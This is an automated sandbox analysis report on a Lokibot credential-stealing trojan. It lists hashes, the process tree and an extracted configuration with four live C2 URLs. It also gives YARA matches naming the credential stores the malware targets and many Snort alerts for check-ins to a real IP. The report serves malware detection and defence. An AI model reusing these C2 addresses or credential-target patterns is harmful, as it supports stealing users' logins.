ID: 620372
Sample Name: dhGoVvfmul
Cookbook: default.jbs
Time: 17:04:19
Date: 04/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

dhGoVvfmul


Overview

General Information

Sample Name:	dhGoVvfmul (renamed file extension from none to exe)
Analysis ID:	620372
MD5:	5c5d4e3e0dadff0..
SHA1:	38a387d18c1472..
SHA256:	bb36f0ab95d642..
Tags:	32 exe trojan
Infos:	



Detection




Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Lokibot
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Yara detected aPLib compressed bi…
- Tries to harvest and steal ftp login c…

Classification



Process Tree

- **System is w10x64**
- dhGoVvfmul.exe (PID: 2732 cmdline: "C:\Users\user\Desktop\dhGoVvfmul.exe" MD5: 5C5D4E3E0DADFF03DA7B9878ACF3E706)
  - dehbibhar.exe (PID: 4816 cmdline: C:\Users\user\AppData\Local\Temp\dehbibhar.exe C:\Users\user\AppData\Local\Temp\efnvpl MD5: 99DF91CF3E9775BE40FE27FEFA10C203)
    - dehbibhar.exe (PID: 5828 cmdline: C:\Users\user\AppData\Local\Temp\dehbibhar.exe C:\Users\user\AppData\Local\Temp\efnvpl MD5: 99DF91CF3E9775BE40FE27FEFA10C203)
- **cleanup**

Malware Configuration

Threatname: Lokibot

```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.519895999.0000000000607000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	
00000002.00000002.519808447.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000002.519808447.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000002.00000002.519808447.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000002.00000002.519808447.0000000000400000.00000040.00000400.00020000.00000000.sdmp	INDICATOR_SUSPICIOUS_GENInfoStealer	Detects executables containing common artifcats observed in infostealers	ditekSHen	• 0x17936:$f1: FileZilla\recentservers.xml • 0x17976:$f2: FileZilla\sitemanager.xml • 0x15be6:$b2: Mozilla\Firefox\Profiles • 0x15950:$b3: Software\Microsoft\Internet Explorer\IntelliForms\Storage2 • 0x15afa:$s4: logins.json • 0x169a4:$s6: wand.dat • 0x15424:$a1: username_value • 0x15414:$a2: password_value • 0x15a5f:$a3: encryptedUsername • 0x15acc:$a3: encryptedUsername • 0x15a72:$a4: encryptedPassword • 0x15ae0:$a4: encryptedPassword
Click to see the 37 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.0.dehbibhar.exe.400000.7.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
2.0.dehbibhar.exe.400000.7.raw.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
2.0.dehbibhar.exe.400000.7.raw.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
2.0.dehbibhar.exe.400000.7.raw.unpack	INDICATOR_SUSPICIOUS_GENInfoStealer	Detects executables containing common artifcats observed in infostealers	ditekSHen	• 0x17936:$f1: FileZilla\recentservers.xml • 0x17976:$f2: FileZilla\sitemanager.xml • 0x15be6:$b2: Mozilla\Firefox\Profiles • 0x15950:$b3: Software\Microsoft\Internet Explorer\IntelliForms\Storage2 • 0x15afa:$s4: logins.json • 0x169a4:$s6: wand.dat • 0x15424:$a1: username_value • 0x15414:$a2: password_value • 0x15a5f:$a3: encryptedUsername • 0x15acc:$a3: encryptedUsername • 0x15a72:$a4: encryptedPassword • 0x15ae0:$a4: encryptedPassword
2.0.dehbibhar.exe.400000.7.raw.unpack	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
Click to see the 84 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92

Timestamp:	05/04/22-17:06:31.292534 05/04/22-17:06:31.292534
SID:	2825766
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4

Timestamp:	05/04/22-17:06:16.374113 05/04/22-17:06:16.374113
SID:	2025483
Source Port:	80

Destination Port:	49780
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:06:18.169397 05/04/22-17:06:18.169397
SID:	2825766
Source Port:	49781
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:07:15.237173 05/04/22-17:07:15.237173
SID:	2825766
Source Port:	49810
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:06:22.890812 05/04/22-17:06:22.890812
SID:	2825766
Source Port:	49784
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	05/04/22-17:07:26.375874 05/04/22-17:07:26.375874
SID:	2014169
Source Port:	51787
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	05/04/22-17:06:09.089375 05/04/22-17:06:09.089375
SID:	2014169
Source Port:	57594
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	05/04/22-17:06:10.670601 05/04/22-17:06:10.670601
SID:	2014169
Source Port:	60512
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	−
Timestamp:	05/04/22-17:06:46.460576 05/04/22-17:06:46.460576
SID:	2025483
Source Port:	80
Destination Port:	49793
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:07:04.571093 05/04/22-17:07:04.571093
SID:	2825766
Source Port:	49801
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:05:51.935858 05/04/22-17:05:51.935858
SID:	2825766
Source Port:	49762
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:07:24.436443 05/04/22-17:07:24.436443
SID:	2825766
Source Port:	49814
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:07:32.534838 05/04/22-17:07:32.534838
SID:	2014169
Source Port:	60790
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:07:18.160224 05/04/22-17:07:18.160224
SID:	2825766
Source Port:	49812
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:03.575681 05/04/22-17:06:03.575681
SID:	2825766
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:24.858929 05/04/22-17:07:24.858929
SID:	2025483
Source Port:	80
Destination Port:	49814
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:21.051803 05/04/22-17:07:21.051803
SID:	2025483
Source Port:	80

Destination Port:	49813
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:07:26.425495 05/04/22-17:07:26.425495
SID:	2825766
Source Port:	49815
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	−
Timestamp:	05/04/22-17:06:11.460186 05/04/22-17:06:11.460186
SID:	2025483
Source Port:	80
Destination Port:	49778
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:05:46.967263 05/04/22-17:05:46.967263
SID:	2825766
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	05/04/22-17:06:15.851899 05/04/22-17:06:15.851899
SID:	2014169
Source Port:	50445
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:07:34.959527 05/04/22-17:07:34.959527
SID:	2825766
Source Port:	49819
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:05:50.222185 05/04/22-17:05:50.222185
SID:	2825766
Source Port:	49761
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	−
Timestamp:	05/04/22-17:06:36.675434 05/04/22-17:06:36.675434
SID:	2025483
Source Port:	80
Destination Port:	49790
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:15.612334 05/04/22-17:07:15.612334
SID:	2025483
Source Port:	80
Destination Port:	49810
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:18.596983 05/04/22-17:07:18.596983
SID:	2025483
Source Port:	80
Destination Port:	49812
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:07:36.027149 05/04/22-17:07:36.027149
SID:	2014169
Source Port:	60946
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:19.592402 05/04/22-17:06:19.592402
SID:	2825766
Source Port:	49782
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:05:58.351855 05/04/22-17:05:58.351855
SID:	2014169
Source Port:	64909
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:05.007163 05/04/22-17:07:05.007163
SID:	2025483
Source Port:	80
Destination Port:	49801
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:05:56.623177 05/04/22-17:05:56.623177
SID:	2825766
Source Port:	49765
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:31.742972 05/04/22-17:06:31.742972
SID:	2025483
Source Port:	80

Destination Port:	49787
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:06:40.198897 05/04/22-17:06:40.198897
SID:	2825766
Source Port:	49792
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:05:58.579153 05/04/22-17:05:58.579153
SID:	2825766
Source Port:	49767
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	05/04/22-17:07:18.109794 05/04/22-17:07:18.109794
SID:	2014169
Source Port:	61068
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	05/04/22-17:05:53.764676 05/04/22-17:05:53.764676
SID:	2014169
Source Port:	60758
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	05/04/22-17:06:34.682087 05/04/22-17:06:34.682087
SID:	2014169
Source Port:	53989
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	−
Timestamp:	05/04/22-17:05:57.102046 05/04/22-17:05:57.102046
SID:	2025483
Source Port:	80
Destination Port:	49765
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	−
Timestamp:	05/04/22-17:06:21.587324 05/04/22-17:06:21.587324
SID:	2025483
Source Port:	80
Destination Port:	49783
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:00.547757 05/04/22-17:07:00.547757
SID:	2025483
Source Port:	80
Destination Port:	49800
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:19.530815 05/04/22-17:06:19.530815
SID:	2014169
Source Port:	52472
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:46.019049 05/04/22-17:06:46.019049
SID:	2825766
Source Port:	49793
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:54.136918 05/04/22-17:06:54.136918
SID:	2014169
Source Port:	50778
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:13.754758 05/04/22-17:06:13.754758
SID:	2025483
Source Port:	80
Destination Port:	49779
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:05:53.814873 05/04/22-17:05:53.814873
SID:	2825766
Source Port:	49764
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:05:56.551066 05/04/22-17:05:56.551066
SID:	2014169
Source Port:	60647
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:58.254969 05/04/22-17:06:58.254969
SID:	2025483
Source Port:	80

Destination Port:	49799
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:03.517854 05/04/22-17:06:03.517854
SID:	2014169
Source Port:	54069
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:29.614717 05/04/22-17:06:29.614717
SID:	2025483
Source Port:	80
Destination Port:	49786
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:07:32.582866 05/04/22-17:07:32.582866
SID:	2825766
Source Port:	49818
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:29.050171 05/04/22-17:06:29.050171
SID:	2014169
Source Port:	58816
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:51.541781 05/04/22-17:06:51.541781
SID:	2025483
Source Port:	80
Destination Port:	49797
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:18.577427 05/04/22-17:06:18.577427
SID:	2025483
Source Port:	80
Destination Port:	49781
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:01.883215 05/04/22-17:06:01.883215
SID:	2025483
Source Port:	80
Destination Port:	49769
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:05:43.139332 05/04/22-17:05:43.139332
SID:	2825766
Source Port:	49758
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:07:20.576478 05/04/22-17:07:20.576478
SID:	2014169
Source Port:	58715
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:47.446849 05/04/22-17:06:47.446849
SID:	2014169
Source Port:	61081
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:27.621610 05/04/22-17:06:27.621610
SID:	2025483
Source Port:	80
Destination Port:	49785
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:38.277875 05/04/22-17:06:38.277875
SID:	2825766
Source Port:	49791
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:07:29.254760 05/04/22-17:07:29.254760
SID:	2825766
Source Port:	49816
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:07:08.472306 05/04/22-17:07:08.472306
SID:	2014169
Source Port:	64948
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:09.618553 05/04/22-17:06:09.618553
SID:	2025483
Source Port:	80

Destination Port:	49777
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:07:06.183458 05/04/22-17:07:06.183458
SID:	2825766
Source Port:	49802
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	−
Timestamp:	05/04/22-17:06:23.295314 05/04/22-17:06:23.295314
SID:	2025483
Source Port:	80
Destination Port:	49784
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	−
Timestamp:	05/04/22-17:05:52.472200 05/04/22-17:05:52.472200
SID:	2025483
Source Port:	80
Destination Port:	49762
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	05/04/22-17:07:06.131413 05/04/22-17:07:06.131413
SID:	2014169
Source Port:	55142
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	−
Timestamp:	05/04/22-17:07:12.890174 05/04/22-17:07:12.890174
SID:	2025483
Source Port:	80
Destination Port:	49809
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	−
Timestamp:	05/04/22-17:07:36.607784 05/04/22-17:07:36.607784
SID:	2025483
Source Port:	80
Destination Port:	49820
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	05/04/22-17:06:13.256202 05/04/22-17:06:13.256202
SID:	2014169
Source Port:	61361
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:36.219078 05/04/22-17:06:36.219078
SID:	2014169
Source Port:	63431
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:07:34.907867 05/04/22-17:07:34.907867
SID:	2014169
Source Port:	62708
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:34.736743 05/04/22-17:06:34.736743
SID:	2825766
Source Port:	49789
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:26.831839 05/04/22-17:07:26.831839
SID:	2025483
Source Port:	80
Destination Port:	49815
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:07:20.640279 05/04/22-17:07:20.640279
SID:	2825766
Source Port:	49813
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:27.214704 05/04/22-17:06:27.214704
SID:	2014169
Source Port:	60612
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:38.226151 05/04/22-17:06:38.226151
SID:	2014169
Source Port:	56901
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:33.087141 05/04/22-17:07:33.087141
SID:	2025483
Source Port:	80

Destination Port:	49818
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:05:59.063198 05/04/22-17:05:59.063198
SID:	2025483
Source Port:	80
Destination Port:	49767
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:20.073584 05/04/22-17:06:20.073584
SID:	2025483
Source Port:	80
Destination Port:	49782
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:54.199564 05/04/22-17:06:54.199564
SID:	2825766
Source Port:	49798
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:29.679426 05/04/22-17:07:29.679426
SID:	2025483
Source Port:	80
Destination Port:	49816
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:07:12.448957 05/04/22-17:07:12.448957
SID:	2825766
Source Port:	49809
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:07:00.180937 05/04/22-17:07:00.180937
SID:	2825766
Source Port:	49800
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:07:00.131351 05/04/22-17:07:00.131351
SID:	2014169
Source Port:	61497
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:13.307202 05/04/22-17:06:13.307202
SID:	2825766
Source Port:	49779
Destination Port:	80
Protocol:	TCP
